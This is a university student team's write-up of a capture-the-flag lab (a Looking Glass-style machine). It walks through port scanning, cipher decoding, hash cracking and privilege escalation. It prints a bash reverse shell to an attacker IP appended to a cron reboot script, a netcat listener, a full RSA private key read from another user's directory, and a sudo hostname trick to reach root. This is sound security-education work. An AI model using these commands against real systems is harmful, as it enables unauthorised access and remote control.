PenTest1
ROOM A
APOCALYPSE

Members

ID	NAME	ROLE
1211103698	UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE	LEADER
1211103293	FARAH KAMILA BINTI YAHYA	MEMBER
1211102031	NOR ALIAH SYUHAIDAH BINTI SHARUDDIN	MEMBER
1211101673	NURUL MANJA MURNIRA NAJWA BINTI MALIKI	MEMBER

Category: Recon and Enumerate.
Question: Get the user flag.

Members Involved: Aliah Syuhaidah, Farah Kamila, Ummi Syahirah, Manja Murnira


Tools used: Kali, Boxentriq

Get the user flag.


Answer format: ***{**********}


Thought Process and Methodology and Attempts:

First, we need to run Nmap against the ports using **nmap -vv [IP THM]**. The scan has identified port 22 (SSH P).




We need to perform a scan with the **-p- flag** to enumerate all of the open ports. We need to be aware of the higher and lower command. After we found the real port, we needed to find the secret key.






To find a secret, we need to copy the cipher text that was shown after we got the right port. After that, we need to open the **cipher identifier and analyzer.** We paste the cipher text and choose vigenere autokey cipher and vigenere cipher tool. Since we don't have a key yet, we use **auto solve without the key**. We choose the key **37274; thealphabetcipher**. After we get the key, we need to decode the key and we'll get the secret.



After we get a secret key, we log in to the first user which is Jabberwock. In a new tab, open **ssh jabberwock@[IP Address]** and put in the password obtained. The login is successful. Run a command **ls -l**. After that, we run the command **cat user.txt**. The flag that is shown is mirrored so we need to run a command **cat user.txt | rev** to get the exact user flag.



Category: Initial Foothold

Members Involved: Farah Kamila, Aliah Syuhaidah, Ummi Syahirah, Manja Murnira

Tools used: Kali

Thought Process and Methodology and Attempts:


Once Aliah successfully logged in as Jabberwock and obtained the user flag, Farah used the command **cat /etc/crontab** to view the scheduled tasks for Jabberwock. She found that every time the server reboots, a bash script is run. Then, to see the sudo permissions Jabberwock has, she used the command **sudo -l** and found that Jabberwock can reboot the server without a password.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```


From the crontab, we saw that the user Tweedledum runs twasBrillig.sh upon reboot. In order to escalate to Tweedledum, Farah executed a reverse shell to access Tweedledum's machine. After a few tries and with the help of the other members, it was found that the command **echo "bash -i >& /dev/tcp/[Kali IP]/4000 0>&1">>home/jabberwock/twasBrillig.sh** (port number can be any number we desire) and **cat home/jabberwock/twasBrillig.sh** will return that we've successfully modified the twasBrillig.sh script and the reverse shell has been executed.

```
jabberwock@looking-glass:~$ echo "bash -i >& /dev/tcp/10.18.25.46/4242 0>&1">>/home/jabberwock/
twasBrillig.sh
jabberwock@looking-glass:~$ cat /home/jabberwock/twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
bash -i >& /dev/tcp/10.18.25.46/4242 0>&1
```

With the previous commands still running, Farah set up a Netcat listener in a new Kali window using the command **nc -lvnp 4000** to catch the reverse shell. Notice that the port number for the listener and the port number in the reverse shell command are the same. This will grant us a shell as the user Tweedledum.



After setting up the listener, Farah returned to the Kali window running Jabberwock and ran the command **sudo /sbin/reboot** to reboot the machine. Then, she went back to the window where the listener is set up. After a while, a callback is received, showing that we've successfully escalated to user Tweedledum.



Category: Horizontal Privilege Escalation

Members Involved: Manja Murnira,Farah Kamila, Aliah Syuhaidah, Ummi Syahirah

Tools used: Kali, Crackstation, Rapidtables

Thought Process and Methodology and Attempts:

To ensure that we have successfully escalated to user Tweedledum, Manja has command **whoami** to check it. Then, Manja upgrade the shell using a slight modification to the standard commands by using python3 since it is not installed on the system. We command **python3 -c 'import pty; pty.spawn("/bin/sh")' into the terminal.** After Manja runs "**ls -l**", there is two files listed in directory, which is humptydumpty.txt and poem.txt. Next, Manja commands **cat** for both of the files.

Manja copy the hash in in humptydumpty.txt and tried to crack it using Crackstation. This file contains what looks to be 'sha-256' which can be cracked on the website crackstation. One of these are the password, and one of them was also unable to crack. Manja figured out that it is because it is not 'sha-256' but actually hexadecimal. Manja continue to decode the last hash in red using Rapidtables and received the clear password.

```
tweedledum@looking-glass:~$ whoami
whoami
tweedledum
tweedledum@looking-glass:~$ python3 -c 'import pty; pty.spawn("/bin/sh")'
python3 -c 'import pty; pty.spawn("/bin/sh")'
$ ls -l
ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737 76f7264206973207a7978777675747372717 06f6e6d6c6b
$ cat poem.txt
cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
```

In kali, command **su humptydumpty** and put in the password obtained earlier. **cd ../humptydumpty/** is being command for us to switch to humptydumpty account number. From here, we have successfully escalated to user humptydumpty. As before, Manja command **whoami** to check whether she has successfully switch as

humptydumpty user. The next step is Manja commands **cd ..** to look at the home folders. Commands "**ls -ls**" to run commands on files within Alice's home directory.

```
humptydumpty@looking-glass:/home/tweedledum$ cd ../humptydumpty/
cd ../humptydumpty/
humptydumpty@looking-glass:~$ whoami
whoami
humptydumpty
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls -ls
ls -ls
total 24
4 drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
4 drwx------ 3 humptydumpty humptydumpty 4096 Jul 27 04:20 humptydumpty
4 drwxrwxrwx 5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
4 drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
4 drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
4 drwx------ 2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ cat /home/alice/.ssh/id_rsa
cat /home/alice/.ssh/id_rsa
```

Manja commands **cd alice** to find existing files within the directory. When we continue to enumerate, we will find '/home/alice/.ssh/id_rsa' which can be printed. Me and the other group members found out that the reason we can print this is because this 'id_rsa' is actually owned by humptydumpty which gives him permissions to read and write to it. Manja commands **cat /home/alice/.ssh/id_rsa** as the next move to figured the RSA private key. Then, we can command **ssh alice@[THM IP address] -i /home/alice/.ssh/id_rsa** as Alice into the machine. When it ask whether we want to continue reconnecting or not, choose yes.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

```
humptydumpty@looking-glass:/home/alice$ ssh alice@10.10.115.48 -i /home/alice/.ssh/id_rsa
<$ ssh alice@10.10.115.48 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.115.48 (10.10.115.48)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '10.10.115.48' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
```

Category: Root Privilege Escalation
Question: Get the root flag.

Members Involved: Ummi Syahirah, Farah Kamila.


Tools used: sudo

+100 Get the root flag.


Answer format: ***{**********}

Thought Process and Methodology and Attempts:

After we successfully logged in as Alice, Farah listed out all the files from Alice's home directory and we figured out that there is a file named "kitten.txt". After Farah opens the file, there is no hint inside the file for escalation.




Syahirah finds out that we can use sudoers to allow root user access. Syahirah run a command **find / -name *alice* -type f 2>/dev/null.** This command is for checking for any file containing the name alice to use the file to become root. She found out that the file Alice can be read and the file can be found in **/etc/sudoers.d/.**




The line, **NOPASSWD: /bin/bash** means that we can sudo as alice with no password to run bash.

Syahirah finds out that we can run **/bin/bash** as root using **ssalg-gnikool** as host . Now, she realized that we specify hostname with **sudo -h** which sudo -h run a command on the specified host if the security policy plugin supports remote commands.




Now, we are **root** users!



We can easily open file **root.txt** but we will receive a mirrored flag. She add **| rev** at the end of command and she has got the original flag for root.txt.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211103698	UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE	Did the root privilege escalation and found out the root.txt flag.	
1211103293	FARAH KAMILA BINTI YAHYA	Found the root privileges of user Jabberwock and gained the reverse shell in order to escalate to user Tweedledum.	
1211102031	NOR ALIAH SYUHAIDAH BINTI SHARUDDIN	Did the recon and enumeration part. Successfully found the right port, got the secret and logged in as Jabberwock.	
1211101673	NURUL MANJA MURNIRA NAJWA BINTI MALIKI	Did the horizontal privilege escalation and pivoted from user Tweedledum to user humptydumpty and alice.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/bCey75t53eE